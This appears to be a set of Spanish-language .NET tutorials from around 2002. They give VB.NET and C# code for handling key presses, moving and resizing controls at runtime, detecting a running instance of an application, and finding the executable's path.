En el caso del evento **KeyPress**, para saber qué tecla se ha pulsado, debemos usar **e.KeyChar**, (que sería el equivalente al parámetro KeyAscii en VB clásico), pero la propiedad KeyChar es de solo lectura, por tanto no se puede asignar un valor a dicha propiedad... aunque esto en teoría no es problema, ya que te mostraré la solución.

El hecho de asignar un valor cero a KeyAscii es para indicar que no se debe tener en cuenta la pulsación de dicha tecla, esto en .NET se hace asignando un valor verdadero a la propiedad **Handled** del objeto **e**:
e.Handled = True
Con esto indicamos que esa tecla ha sido "manejada" por nuestro evento y se ignorará.

Pero en otras ocasiones, lo que nos interesa es cambiar la tecla pulsada por otra diferente.
Por ejemplo, si en nuestra configuración regional tenemos que los decimales se representan por la coma, podíamos querer que al pulsar en el punto, ésta pulsación se

convierta en una coma.
Nuevamente en Visual Basic clásico era tan simple como esto:
If KeyAscii = Asc(".") Then KeyAscii = Asc(",")
Es decir, si la tecla es el punto, cambiarla por la coma.
Pero como acabamos de ver, en .NET no se puede asignar un nuevo valor a la propiedad KeyChar, pero para solucionarlo, podemos echar mano de la clase SendKeys (a diferencia del VB clásico, ahora no es una función de VB sino una clase de .NET Framework) y lanzar la pulsación de la tecla que nos interese:
SendKeys.Send(",")
Pero si hacemos sólo esto, nos encontramos con dos pulsaciones: el punto que el usuario ha pulsado y la coma que nosotros hemos "enviado" al teclado.
La solución es la misma que acabamos de ver anteriormente: indicar que el usuario no ha pulsado nada: e.Handled = True, con esto sólo quedará la tecla que nosotros hemos enviado con SendKeys.

A continuación te muestro el código de un formulario de prueba, tanto para VB como para C#, en el que además de ver esto de la pulsación y cómo saber que tecla se ha pulsado (y cambiar el código de la tecla pulsada), también veremos cómo detectar la pulsación de la tecla suprimir en un ListBox y saber cómo averiguar la tecla pulsada, ya que el tipo de datos de KeyChar es del tipo Char y en .NET esto de convertir teclas normales y Char es un poco "rollo".

Además verás cómo seleccionar todo el texto de un textbox cuando el control toma el foco.

Cómo saber el código de la tecla pulsada:

En Visual Basic es relativamente fácil, en C# aún lo es más, si usamos los códigos de "escape".
Veamos primero cómo hacerlo con VB:
Podemos saber qué tecla se ha pulsado usando tanto con la función ChrW como con el método ToChar de la clase Convert, además de usar la conversión de una cadena a char usando la letra C después de la cadena, aunque esto sólo se puede usar con teclas normales (las que podemos representar desde el teclado):

```
If e.KeyChar = Convert.ToChar(Keys.Return) Then

If e.KeyChar = ChrW(Keys.Return) Then

If e.KeyChar = "."c Then
```

En C# podemos hacerlo de estas dos formas:

```
if( e.KeyChar == '\r' )

if( e.KeyChar == Convert.ToChar('\r') )
```

Aquí tienes el código para los dos ejemplos (en VB y en C#): pulsarTeclas.zip 14.3 KB

Saber que tecla se ha pulsado en un textbox y otras cosillas (VB)

Este es el código para Visual Basic .NET

```
Private Sub txtNumero_KeyPress(ByVal sender As Object, _
                ByVal e As System.Windows.Forms.KeyPressEventArgs) _
                Handles txtNumero.KeyPress
    ' Si se pulsa la tecla Intro, pasar al siguiente
    If e.KeyChar = Convert.ToChar(Keys.Return) Then
        'If e.KeyChar = ChrW(Keys.Return) Then
        e.Handled = True
        txtFecha.Focus()
    ElseIf e.KeyChar = "."c Then
        ' si se pulsa en el punto se convertirá en coma
        e.Handled = True
        SendKeys.Send(",")
    End If
End Sub
'
Private Sub txtFecha_KeyPress(ByVal sender As Object, _
                ByVal e As System.Windows.Forms.KeyPressEventArgs) _
                Handles txtFecha.KeyPress
    Select Case e.KeyChar
        Case Convert.ToChar(Keys.Return)  'ChrW(Keys.Return)
            e.Handled = True
            btnAdd.Focus()
        Case "."c, ","c, "-"c
            ' si se pulsa en estos caracteres, se convertirá en /
            e.Handled = True
            SendKeys.Send("/")
    End Select
End Sub
'
Private Sub txtNumero_Enter(ByVal sender As Object, _
                ByVal e As System.EventArgs) _
                Handles txtNumero.Enter, txtFecha.Enter
    ' Al recibir el foco, seleccionarlo todo
    CType(sender, TextBox).SelectAll()
End Sub
'
Private Sub ListBox1_KeyDown(ByVal sender As Object, _
```

```
                ByVal e As System.Windows.Forms.KeyEventArgs) _
                Handles ListBox1.KeyDown
    ' Si se pulsa en Supr, borrar el elemento seleccionado
    If e.KeyCode = Keys.Delete Then
        ListBox1.Items.Remove(ListBox1.SelectedItem)
    End If
End Sub
'
Private Sub btnAdd_Click(ByVal sender As Object, _
                ByVal e As System.EventArgs) _
                Handles btnAdd.Click
    ' Añadir el contenido de las cajas al listbox
    ListBox1.Items.Add(txtNumero.Text & ", " & txtFecha.Text)
    txtNumero.Focus()
End Sub
'
Private Sub btnCerrar_Click(ByVal sender As Object, _
                ByVal e As System.EventArgs) _
                Handles btnCerrar.Click
    ' cerrar el formulario
    ' (si este es el único formulario, también se cerrará el ejecutable)
    Me.Close()
End Sub
```

Saber que tecla se ha pulsado en un textbox y otras cosillas (C#)

Este es el código para C#

```
private void txtNumero_KeyPress(object sender,
                System.Windows.Forms.KeyPressEventArgs e)
{
    // Si se pulsa la tecla Intro, pasar al siguiente
    //if( e.KeyChar == Convert.ToChar('\r') ){
    if( e.KeyChar == '\r' ){
        e.Handled = true;
        txtFecha.Focus();
    }else if( e.KeyChar == '.' ){
        // si se pulsa en el punto se convertirá en coma
        e.Handled = true;
        SendKeys.Send(",");
    }
}

private void txtFecha_KeyPress(object sender,
                System.Windows.Forms.KeyPressEventArgs e)
```

```
{
    //
    switch(e.KeyChar){
        case '\r':
            e.Handled = true;
            btnAdd.Focus();
            break;
        case '.':
        case ',':
        case '-':
            // si se pulsa en estos caracteres, se convertirá en /
            e.Handled = true;
            SendKeys.Send("/");
            break;
    }
}

private void btnAdd_Click(object sender, System.EventArgs e)
{
    // Añadir el contenido de las cajas al listbox
    ListBox1.Items.Add(txtNumero.Text + ", " + txtFecha.Text);
    txtNumero.Focus();
}

private void btnCerrar_Click(object sender, System.EventArgs e)
{
    // cerrar el formulario
    // (si este es el único formulario, también se cerrará el ejecutable)
    this.Close();
}

private void ListBox1_KeyDown(object sender,
                System.Windows.Forms.KeyEventArgs e)
{
    // Si se pulsa en Supr, borrar el elemento seleccionado
    if( e.KeyCode == Keys.Delete )
    {
        ListBox1.Items.Remove(ListBox1.SelectedItem);
    }
}

private void txtNumero_Enter(object sender, System.EventArgs e)
{
    // Al recibir el foco, seleccionarlo todo
    ((TextBox)sender).SelectAll();
}
```

Microsoft .net **Cómo... en .NET**

Mover y cambiar el tamaño de los controles en tiempo de ejecución

(para que los usuarios de nuestra aplicación puedan hacerlo)

Publicado el 26/Oct/2002
Actualizado el 26/Oct/2002

El código que te voy a mostrar, (tanto para Visual Basic .NET como para C#), está basado en un ejemplo que hice hace tiempo para Visual Basic clásico, (cuyo código está en la entrega 25 del Curso Básic y que puedes ver si sigues este link).

Lo de cambiar el tamaño de los controles se hace mediante llamadas al API de Windows y, casi con total seguridad, se podría hacer de otra forma mejor, pero...
De todas formas, decirte que para cambiar el tamaño de un control, tendrás que pulsar con el botón secundario del ratón sobre dicho control y verás que se cambia el borde del mismo, permitiendo que se cambie el tamaño, para volver a dejarlo "normal", pulsa de nuevo con el botón secundario del ratón.

En fin... no es gran cosa... pero creo que puede ser interesante, sobre todo es más facil que en VB clásico, ya que la posibilidad de poder asignar dinámicamente los eventos a los controles es algo que en la versión anterior de Visual Basic no se podía hacer (o casi)

Entre otras cosillas, tienes un ejemplo de saber cómo agregar eventos a los controles en tiempo de ejecución...

Una aclaración, en las cajas de texto y los combos, no se puede seleccionar el texto con el ratón... ya que cuando se pulsa el botón del ratón, se entra en modo "mover", pero este inconveniente se podría solucionar en una aplicación usando un "indicador" (o flag) que idicara si se está en modo "diseño" o en ejecución normal...

¡Que lo disfrutes!

Nos vemos.
Guillermo

Una captura del formulario en tiempo de ejecución y los links al código completo, tanto para VB .NET como para C#

El ejemplo de VB .NET en ejecución

El código del proyecto para Visual Basic .NET (movercontrolesVB.zip 24.4 KB)
El código del proyecto para C# (movercontrolesCS.zip 25.4 KB)

Mover y redimensionar controles en tiempo de ejecución (código para VB .NET)

```
'--------------------------------------------------------------------------
' Redimensionar y mover controles
'
' Revisado para Visual Basic.NET                                  (20/Ene/02)
' Revisado para ejemplo en http://guille.costasol.net/            (26/Oct/02)
'
' ©Guillermo 'guille' Som, 1996-2002 <guille@costasol.net>
'--------------------------------------------------------------------------
Option Strict On

Friend Class MoverControles
    Inherits System.Windows.Forms.Form
    '
    Private DX, DY As Integer
    '
    ' Declaraciones del API para 32 bits
    Private Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" _
        (ByVal hwnd As Integer, ByVal nIndex As Integer) As Integer
    Private Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" _
        (ByVal hwnd As Integer, ByVal nIndex As Integer, _
         ByVal dwNewLong As Integer) As Integer
    Private Declare Function SetWindowPos Lib "user32" _
        (ByVal hwnd As Integer, ByVal hWndInsertAfter As Integer, _
         ByVal X As Integer, ByVal Y As Integer, _
         ByVal cX As Integer, ByVal cY As Integer, _
```

```
         ByVal wFlags As Integer) As Integer
    '
    ' Constantes para usar con el API
    Const GWL_STYLE As Integer = (-16)
    Const WS_THICKFRAME As Integer = &H40000 ' Con borde redimensionable
    '
    Const SWP_DRAWFRAME As Integer = &H20
    Const SWP_NOMOVE As Integer = &H2
    Const SWP_NOSIZE As Integer = &H1
    Const SWP_NOZORDER As Integer = &H4
    '
    '' Este procedimiento no es necesario en Visual Basic .NET,
    '' pero está por si se quiere añadir código
    '' para detectar si ya está en ejecución,
    'Shared Sub Main()
    '    ' Starts the application.
    '    Application.Run(New MoverControles())
    'End Sub
    '
#Region "Windows Form Designer generated code "
    '...
#End Region
    '
    Private Sub CmdSalir_Click( _
            ByVal eventSender As Object, _
            ByVal eventArgs As System.EventArgs) _
            Handles cmdSalir.Click
        Me.Close()
        Application.Exit()
    End Sub
    '
    Private Sub Text3_Move( _
            ByVal sender As Object, _
            ByVal e As System.EventArgs) _
            Handles Text3.Move
        Text3.Text = "Left= " & Text3.Left.ToString & ", Top= " & Text3.Top.ToString
    End Sub
    '
    Private Sub Form_Load( _
            ByVal sender As Object, _
            ByVal e As System.EventArgs) _
            Handles MyBase.Load
        ' Asignar a todos los controles los eventos para poder moverlos...
        ' Usar un procedimiento recursivo
(17/May/02)
        AsignarEventos(Me)
        '
        Text2.Text = "X= 0, Y= 0"
        Text3.Text = "Left= " & Text3.Left.ToString & ", Top= " & Text3.Top.ToString
    End Sub
    '
    Private Sub Form_MouseMove( _
            ByVal sender As Object, _
            ByVal e As System.Windows.Forms.MouseEventArgs) _
            Handles MyBase.MouseMove
        Text2.Text = "X= " & e.X.ToString & ", Y= " & e.Y.ToString
    End Sub
    '
    Private Sub Control_MouseDown( _
            ByVal sender As Object, _
            ByVal e As System.Windows.Forms.MouseEventArgs)
        ' Cuando se pulsa con el ratón
        DX = e.X
        DY = e.Y
        ' Al pulsar con el botón derecho,
        ' cambiar el estilo entre redimensionable y normal
        'lblStatus.Text = "Control: " & CType(sender, Control).Name
```

```
        If e.Button = MouseButtons.Right Then
            CambiarEstilo(CType(sender, Control))
        Else
            ' Cuando se pulsa en un control, posicionarlo encima del resto
            CType(sender, Control).BringToFront()
        End If
    End Sub
    '
    Private Sub Control_MouseMove( _
            ByVal sender As Object, _
            ByVal e As System.Windows.Forms.MouseEventArgs)
        ' Cuando se mueve el ratón y se pulsa el botón izquierdo... mover el control
        If e.Button = MouseButtons.Left Then
            CType(sender, Control).Left = e.X + CType(sender, Control).Left - DX
            CType(sender, Control).Top = e.Y + CType(sender, Control).Top - DY
        End If
    End Sub
    '
    Private Sub Control_MouseEnter( _
            ByVal sender As Object, _
            ByVal e As System.EventArgs)
        lblStatus.Text = "Control: " & CType(sender, Control).Name
    End Sub
    '
    Private Sub AsignarEventos(ByVal elControl As Control)
        Dim ctrl As Control
        '
        For Each ctrl In elControl.Controls
            ' No asignar estos evento al botón salir
            If ctrl.Name <> "cmdSalir" Then
                ' Curiosamente un control GroupBox en apariencia
                ' no tiene estos eventos, pero... se le asigna y...
                ' ¡funciona!
                AddHandler ctrl.MouseDown, AddressOf Me.Control_MouseDown
                AddHandler ctrl.MouseMove, AddressOf Me.Control_MouseMove
                AddHandler ctrl.MouseEnter, AddressOf Me.Control_MouseEnter
                AsignarEventos(ctrl)
            End If
        Next
    End Sub
    '
    Private Sub CambiarEstilo(ByVal aControl As Control)
        ' Hacer este control redimensionable, usando el API
        ' Pone o quita el estilo dimensionable
        Dim Style As Integer
        '
        ' Si se produce un error, no hacer nada...
        Try
            Style = GetWindowLong(aControl.Handle.ToInt32, GWL_STYLE)
            If (Style And WS_THICKFRAME) = WS_THICKFRAME Then
                ' Si ya lo tiene, lo quita
                Style = Style Xor WS_THICKFRAME
            Else
                ' Si no lo tiene, lo pone
                Style = Style Or WS_THICKFRAME
            End If
            SetWindowLong(aControl.Handle.ToInt32, GWL_STYLE, Style)
            SetWindowPos(aControl.Handle.ToInt32, Me.Handle.ToInt32, 0, 0, 0, 0, SWP_NOZORDER Or
SWP_NOSIZE Or SWP_NOMOVE Or SWP_DRAWFRAME)
        Catch 'e As Exception
            'MsgBox("El control " & queControl.Name & " no permite que se redimensione",
MsgBoxStyle.Information)
            'Exit Sub
        End Try
    End Sub
    '
End Class
```

Mover y redimensionar controles en tiempo de ejecución (código para C#)

```
//--------------------------------------------------------------------------
// Redimensionar y mover controles
//
// Revisado para Visual C#                                          (20/Ene/02)
// Corregidas las declaraciones del API y las constantes            (17/May/02)
// Así como en la forma de acceder al objeto sender convertirdo en control
//
// Revisado para ejemplo en http://guille.costasol.net/             (26/Oct/02)
//
// ©Guillermo 'guille' Som, 1996-2002
//--------------------------------------------------------------------------

using System;
using System.Drawing;
using System.ComponentModel;
using System.Windows.Forms;
using System.Runtime.InteropServices;

namespace MoverControlesCS
{
    public class MoverControles : System.Windows.Forms.Form
    {
        int DY, DX;
        //
        //' Declaraciones del API para 32 bits
        [DllImport("user32.DLL", EntryPoint="GetWindowLong")]
        static extern int GetWindowLong(
            int hWnd,   // handle to window
            int nIndex  // offset of value to retrieve
        );
        [DllImport("user32.DLL", EntryPoint="SetWindowLong")]
        static extern int SetWindowLong(
            int hWnd,       // handle to window
            int nIndex,     // offset of value to set
            int dwNewLong   // new value
        );
        [DllImport("user32.DLL", EntryPoint="SetWindowPos")]
        static extern bool SetWindowPos(
            int hWnd,               // handle to window
            int hWndInsertAfter,    // placement-order handle
            int X,                  // horizontal position
            int Y,                  // vertical position
            int cx,                 // width
            int cy,                 // height
            uint uFlags             // window-positioning options
        );
        //'
        //' Constantes para usar con el API
        const int GWL_STYLE = (-16);
        const int WS_THICKFRAME = 0x40000; //' Con borde redimensionable
        //'
        const int SWP_DRAWFRAME = 0x20;
        const int SWP_NOMOVE = 0x2;
        const int SWP_NOSIZE = 0x1;
        const int SWP_NOZORDER = 0x4;
        //'
        //
    #region  Declaración de los controles del formulario
        //...
    #endregion
```

```
        #region Windows Form Designer generated code
        //
        #endregion

        private void cmdSalir_Click(
                object sender,
                System.EventArgs e)
        {
            // Finalizar el programa
            this.Close();
            Application.Exit();
        }

        void CambiarEstilo(Control aControl)
        {
            //' Hacer este control redimensionable, usando el API
            //' Pone o quita el estilo dimensionable
            int Style;
            //'
            //' Si se produce un error, no hacer nada...
            try
            {
                Style = GetWindowLong(aControl.Handle.ToInt32(), GWL_STYLE);
                if( (Style & WS_THICKFRAME) == WS_THICKFRAME ) // & = And
                {
                    //' Si ya lo tiene, lo quita
                    Style = Style ^ WS_THICKFRAME; // ^ = Xor
                }
                else
                {
                    //' Si no lo tiene, lo pone
                    Style = Style | WS_THICKFRAME; // | = Or
                }
                SetWindowLong(aControl.Handle.ToInt32(), GWL_STYLE, Style);
                SetWindowPos(aControl.Handle.ToInt32(), this.Handle.ToInt32(), 0, 0, 0, 0,
SWP_NOZORDER | SWP_NOSIZE | SWP_NOMOVE | SWP_DRAWFRAME);
            }
            catch //(Exception e)
            {
                //MessageBox.Show(e.Message );
                //MessageBox.Show("El control " + aControl.Name + " no permite que se
redimensione","",MessageBoxButtons.OK ,MessageBoxIcon.Warning  );
            }
        }

        private void Form_Load(
                object sender,
                System.EventArgs e)
        {
            // Al cargar el formulario, asignar los eventos, etc.
            //' Asignar a todos los controles los eventos para poder moverlos...
            //'
            // Usar un procedimiento recursivo                      (17/May/02)
            AsignarEventos(this);
            //'
            Text2.Text = "X= 0, Y= 0";
            Text3.Text = "Left= " + Text3.Left.ToString() + ", Top= " + Text3.Top.ToString();
        }

        private void AsignarEventos(Control elControl)
        {
            foreach(Control ctrl in elControl.Controls )
            {
                //' No asignar estos evento al botón salir
                if( ctrl.Name != "cmdSalir")
                {
                    ctrl.MouseDown += new
```

```
System.Windows.Forms.MouseEventHandler(this.Control_MouseDown);
                    ctrl.MouseMove += new
System.Windows.Forms.MouseEventHandler(this.Control_MouseMove);
                    ctrl.MouseEnter += new System.EventHandler(this.Control_MouseEnter);
                    // Comprobar si el control contiene otros controles
                    AsignarEventos(ctrl);
                }
            }
        }

        private void Form_MouseMove(
                object sender,
                System.Windows.Forms.MouseEventArgs e)
        {
            Text2.Text = "X= " + e.X.ToString() + ", Y= " + e.Y.ToString();
        }

        private void Text3_Move(
                object sender,
                System.EventArgs e)
        {
            Text3.Text = "Left= " + Text3.Left.ToString() + ", Top= " + Text3.Top.ToString();
        }

        private void Control_MouseDown(
                object sender,
                System.Windows.Forms.MouseEventArgs e)
        {
            //' Cuando se pulsa con el ratón
            DX = e.X;
            DY = e.Y;
            //' Al pulsar con el botón derecho,
            //' cambiar el estilo entre redimensionable y normal
            Control elControl = (Control)sender;
            //lblStatus.Text = "Control: " + elControl.Name ;
            if( e.Button == MouseButtons.Right )
                CambiarEstilo(elControl);
            else
                //' Cuando se pulsa en un control, posicionarlo encima del resto
                elControl.BringToFront();
        }

        private void Control_MouseMove(
                object sender,
                System.Windows.Forms.MouseEventArgs e)
        {
            //' Cuando se mueve el ratón... mover el control
            if( e.Button == MouseButtons.Left )
            {
                Control elControl = (Control)sender;
                elControl.Left = e.X + elControl.Left - DX;
                elControl.Top = e.Y + elControl.Top - DY;
            }
        }

        private void Control_MouseEnter(
                object sender,
                System.EventArgs e)
        {
            Control elControl = (Control)sender;
            lblStatus.Text = "Control: " + elControl.Name;
        }

        private void CheckBox1_Click(
                object sender,
                System.EventArgs e)
        {
            CheckBox1.Checked = false;
```

```
        }
        private void RadioButton1_CheckedChanged(
                object sender,
                System.EventArgs e)
        {
            RadioButton1.Checked = false;
        }
    }
}
```

Microsoft .net **Cómo... en .NET**

PrevInstance

Saber si una aplicación ya se está ejecutando, y si es así mostrarla.

Publicado el 17/Jul/2002
Actualizado el 16/Jul/2002

> **Nota:**
> Esta es la versión del código para .NET Framework normal, si quieres ver el código para el .NET Compact Framework, sigue este link.

De lo que aquí se trata es de usar dos funciones del API de Windows: **FindWindow** y **SetForegroundWindow**.
El código se usa dentro del procedimientos Main, el cual tendrás que añadirlo, ya que por defecto no se incluye al crear un nuevo proyecto de Visual Basic.NET.
Se busca una "ventana" con el título indicado, y si se encuentra, se activa (se trae al frente) y se cierra la aplicación actual (que sería la segunda copia), esto es equivalente al **App.PrevInstance** del VB6.

Este código también forma parte de la librería que estoy haciendo con algunas funciones útiles, pero se puede usar directamente en el código del formulario. Lo único que habría que hacer es declararlas como **Shared**; ya que al usarse desde el procedimiento Main, que también es un procedimiento compartido (**Shared**), nos obliga a declararlas **Shared**, por la sencilla razón que dentro de los procedimientos compartidos sólo podemos usar otros procedimientos o variables que a su vez estén compartidas.

No lo he probado en Windows 98, pero se supone que debe funcionar; esto lo digo por la forma en que están declaradas las funciones, ya que no se indica, al menos en la función FindWindow, si es Ansi o Unicode, se supone que el CLR (runtime) del .NET Framework decidirá que función tendrá que utilizar.

```
#Region " Para saber si una aplicación está en memoria "
    '
    <System.Runtime.InteropServices.DllImport("user32.dll", _
            EntryPoint:="SetForegroundWindow")> _
    Public Function SetForegroundWindow( _
            ByVal hWnd As IntPtr) As Boolean
    End Function
    '
    '
    <System.Runtime.InteropServices.DllImport("user32.dll", _
            EntryPoint:="FindWindow")> _
    Public Function FindWindow( _
```

```
            ByVal lpClassName As String, _
            ByVal lpWindowName As String) As IntPtr
    End Function
    '
    Public ceroIntPtr As New IntPtr(0)
    '
    '
#End Region
```

Para usarla, declarar este módulo Sub Main dentro del código de la clase del formulario, habrá que indicar tanto el texto de la barra de título como el nombre de la clase (el nombre del formulario).

```
    Public Shared Sub Main()
        ' Se comprueba si la aplicación está en memoria
        Dim nWnd As IntPtr
        '
        nWnd = FindWindow(Nothing, "Form1")
        If nWnd.Equals(ceroIntPtr) Then
            ' Si no está, se carga la actual
            Application.Run(New Form1())
        Else
            ' Si ya está, se activa
            SetForegroundWindow(nWnd)
            ' y se sale de la actual
            Application.Exit()
        End If
    End Sub
```

Este es el código para C#.

```
        #region Para saber si una aplicación está en memoria

        [DllImport("user32.dll", EntryPoint="FindWindow")]
        public static extern IntPtr FindWindow(string lpClassName, string lpWindowName);

        [DllImport("user32.dll", EntryPoint="SetForegroundWindow")]
        public static extern bool SetForegroundWindow(IntPtr hWnd);

        #endregion
```

Y esta sería la forma de comprobarlo, (el código debe estar en Main)

```
        ///
        /// The main entry point for the application.
        ///
        [STAThread]
```

```
static void Main()
{
        IntPtr nWnd = FindWindow(null, "Form1");

        if (nWnd.Equals(new System.IntPtr(0)))
        {
                Application.Run(new Form1());
        }
        else
        {
                SetForegroundWindow(nWnd);
                Application.Exit();
        }
}
```

Microsoft .net **Cómo... en .NET**

El nombre y el path del ejecutable

Publicado el 17/Jul/2002
Actualizado el 16/Jul/2002

Funciones para averiguar el path y el nombre de la aplicación.

> **Nota:**
> El código que se muestra a continuación **sólo** es válido para .NET Framework normal, cómo comprobarás, es muy parecido al código usado para .NET Compact Framework, lo único que se diferencia es en el objeto que se utiliza para averiguar dicho path.

Este código es parte de una librería que estoy haciendo con algunas utilidades de uso común, básicamente basadas en llamadas al API de Windows y otras cosillas similares. Por tanto, la forma de usar las dos funciones que nos indican el nombre del ejecutable actual (**AppExeName**) y el path del mismo (**AppPath**), sólo es válido si este código forma parte de una librería.
Si lo usas directamente en el mismo proyecto, tanto estas funciones como **DLLPath** y **DLLName**, devuelven el mismo valor.

En el código de C#, debido a que este lenguaje no admite parámetros opcionales, hay que crear dos funciones, en la que una reciba el parámetro y la otra no. Esto mismo se puede hacer también con Visual Basic .NET.

```
Imports System.Reflection.Assembly

' Al declararlo como Module no es necesario crear una clase.
' Si se convirtiera en clase, habría que declarar las funciones como Shared

Public Module WinAPI
    '
#Region " Funciones para saber el path y nombre del ejecutable (y esta DLL) "
    '
    '<summary>
    ' Devuelve el path de la aplicación.
    ' Al usarse desde una librería (DLL), hay que usar GetCallingAssembly
    ' para que devuelva el path del ejecutable (o librería) que llama a esta función.
    ' Si no se usa GetCallingAssembly, devolvería el path de la librería.
    '</summary>
    '<param name="backSlash">Opcional. True si debe devolver el path terminado en \</param>
    '<returns>
    ' El path de la aplicación con o sin backslash, según el valor del parámetro.
    '</returns>
    Public Function AppPath( _
            Optional ByVal backSlash As Boolean = False _
            ) As String
        Dim s As String = IO.Path.GetDirectoryName( _
                GetExecutingAssembly.GetCallingAssembly.Location)
        ' si hay que añadirle el backslash
```

```
        If backSlash Then
            s &= "\"
        End If
        Return s
    End Function
    '
    '<summary>
    ' Devuelve el nombre del ejecutable.
    ' Al usarse desde una librería (DLL), hay que usar GetCallingAssembly
    ' para que devuelva el nombre del ejecutable (o librería) que llama a esta función.
    ' Si no se usa GetCallingAssembly, devolvería el nombre de esta librería.
    '</summary>
    '<param name="fullPath">Opcional. True si debe devolver nombre completo.</param>
    '<returns>El nombre del ejecutable, con o sin el path completo, según el valor del parámetro.
    '</returns>
    Public Function AppExeName( _
            Optional ByVal fullPath As Boolean = False _
            ) As String
        Dim s As String = GetExecutingAssembly.GetCallingAssembly.Location
        Dim fi As New IO.FileInfo(s)
        If fullPath Then
            s = fi.FullName
        Else
            s = fi.Name
        End If
        '
        Return s
    End Function
    '
    '<summary>
    ' Devuelve el path de esta librería.
    '</summary>
    '<param name="backSlash">Opcional. True si debe devolver el path terminado en \
    '</param>
    '<returns>
    ' El path de esta librería, con o sin backslash, según el valor del parámetro.
    '</returns>
    Public Function DLLPath( _
            Optional ByVal backSlash As Boolean = False _
            ) As String
        Dim s As String = IO.Path.GetDirectoryName(GetExecutingAssembly.Location)
        ' si hay que añadirle el backslash
        If backSlash Then
            s &= "\"
        End If
        Return s
    End Function
    '
    '<summary>
    ' Devuelve el nombre de esta librería.
    '</summary>
    '<param name="fullPath">Opcional. True si debe devolver nombre completo.</param>
    '<returns>El nombre de esta librería, con o sin el path completo, según el valor del parámetro.
    '</returns>
    Public Function DLLName( _
            Optional ByVal fullPath As Boolean = False _
            ) As String
        Dim s As String = GetExecutingAssembly.Location
        Dim fi As New IO.FileInfo(s)
        If fullPath Then
            s = fi.FullName
        Else
            s = fi.Name
        End If
        '
        Return s
    End Function
    '
#End Region
```

```
    '
End Module
```

Por ahora no hay código de prueba para C#

Debido a que C# no admite parámetros opcionales, hay que crear dos funciones, en la que una reciba el parámetro y la otra no. Esto mismo se puede hacer también con Visual Basic .NET.

```
using System.Reflection;
using System.IO;

        #region Funciones para saber el path y nombre del ejecutable (y esta DLL)
        //
        public static String AppPath()
        {
                return Path.GetDirectoryName(Assembly.GetCallingAssembly().Location);
        }
        public static String AppPath( bool backSlash )
        {
                String s = Path.GetDirectoryName(Assembly.GetCallingAssembly().Location);
                // si hay que añadirle el backslash
                if (backSlash)
                        s += "\\";
                return s;
        }
        //
        public static String AppExeName()
        {
                String s = Assembly.GetCallingAssembly().Location;
                FileInfo fi = new FileInfo(s);
                s = fi.Name;
                return s;
        }
        public static String AppExeName( bool fullPath )
        {
                String s = Assembly.GetCallingAssembly().Location;
                FileInfo fi = new FileInfo(s);
                if (fullPath)
                        s = fi.FullName;
                else
                        s = fi.Name;
                return s;
        }
        //
        public static String DLLPath()
        {
                return Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location);
        }
        public static String DLLPath( bool backSlash )
        {
                String s = Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location);
                // si hay que añadirle el backslash
                if (backSlash)
                        s += "\\";
                return s;
        }
```

```
        //
        public static String DLLName()
        {
                String s = Assembly.GetExecutingAssembly().Location;
                FileInfo fi = new FileInfo(s);
                return fi.Name;
        }
        public static String DLLName( bool fullPath )
        {
                String s = Assembly.GetExecutingAssembly().Location;
                FileInfo fi = new FileInfo(s);
                if (fullPath)
                        s = fi.FullName;
                else
                        s = fi.Name;
                return s;
        }
        #endregion
```

.NET Compact Framework

Averiguar el path del ejecutable

Publicado el 14/Jul/2002
Revisado el 16/Jul/2002

Funciones para averiguar el path y el nombre de la aplicación.

> **Nota:**
> El código que se muestra a continuación **sólo** es válido para .NET Compact Framework.
> Si quieres ver la versión .NET Framework normal y corriente, sigue este link.

Este código es parte de una librería que estoy haciendo con algunas utilidades de uso común, básicamente basadas en llamadas a funciones del API. En esta ocasión, está incluido en un módulo llamado WinAPI.
El incluirlo en un módulo (**Module**) es para poder llamar a estas funciones de forma directa, sin necesidad de tener que crear una instancia de la clase.
Si prefieres usar clases en lugar de módulos, puedes declararlo como **Class**, pero añade a cada función (o método/propiedad), la palabra clave **Shared** para que estén compartidas. En **C#** habría que declarar las funciones con **static** (que es el equivalente de **Shared**).

Hay que tener en cuenta que estas funciones están pensadas para que se ejecuten desde una librería, por tanto, si quieres usar el código directamente en la aplicación, (*no* usándolo dentro de una DLL), creo que tendrás que usar las funciones **DLLPath** y **DLLName**, (en lugar de **AppPath** y **AppExeName**), ya que estas dos son las que recuperan el nombre de la aplicación que está actualmente en ejecución.
Esto último no lo he probado, pero me imagino que debería ser así...
PUES NO...
Si este código se inserta directamente en un proyecto, (sin usar una librería), tanto **AppPath** como **DLLPath** devuelven el mismo valor, lo mismo ocurre con **APPExeName** y **DLLName**.

Realmente, el código mostrado no usa el API del Sistema Operativo, pero...

El código para Visual Basic.NET

```
Imports System.Reflection.Assembly

' Al declararlo como Module no es necesario crear una clase.
' Si se convirtiera en clase, habría que declarar las funciones como Shared
Public Module WinAPI
    '
#Region " Funciones para saber el path y nombre del ejecutable (y esta DLL) "
    '
    '<summary>
    ' Devuelve el path de la aplicación.
    ' Al usarse desde una librería (DLL), hay que usar GetCallingAssembly
    ' para que devuelva el path del ejecutable (o librería) que llama a esta función.
    ' Si no se usa GetCallingAssembly, devolvería el path de la librería.
    '</summary>
    '<param name="backSlash">Opcional. True si debe devolver el path terminado en \</param>
    '<returns>
```

```
' El path de la aplicación con o sin backslash, según el valor del parámetro.
'</returns>
Public Function AppPath( _
        Optional ByVal backSlash As Boolean = False _
        ) As String
    Dim s As String = IO.Path.GetDirectoryName( _
            GetExecutingAssembly.GetCallingAssembly.GetName.CodeBase.ToString)
    ' si hay que añadirle el backslash
    If backSlash Then
        s &= "\"
    End If
    Return s
End Function
'
'<summary>
' Devuelve el nombre del ejecutable.
' Al usarse desde una librería (DLL), hay que usar GetCallingAssembly
' para que devuelva el nombre del ejecutable (o librería) que llama a esta función.
' Si no se usa GetCallingAssembly, devolvería el nombre de esta librería.
'</summary>
'<param name="fullPath">Opcional. True si debe devolver nombre completo.</param>
'<returns>El nombre del ejecutable, con o sin el path completo, según el valor del parámetro.
'</returns>
Public Function AppExeName( _
        Optional ByVal fullPath As Boolean = False _
        ) As String
    Dim s As String = _
            GetExecutingAssembly.GetCallingAssembly.GetName.CodeBase.ToString
    Dim fi As New IO.FileInfo(s)
    If fullPath Then
        s = fi.FullName
    Else
        s = fi.Name
    End If
    '
    Return s
End Function
'
'<summary>
' Devuelve el path de esta librería.
'</summary>
'<param name="backSlash">Opcional. True si debe devolver el path terminado en \
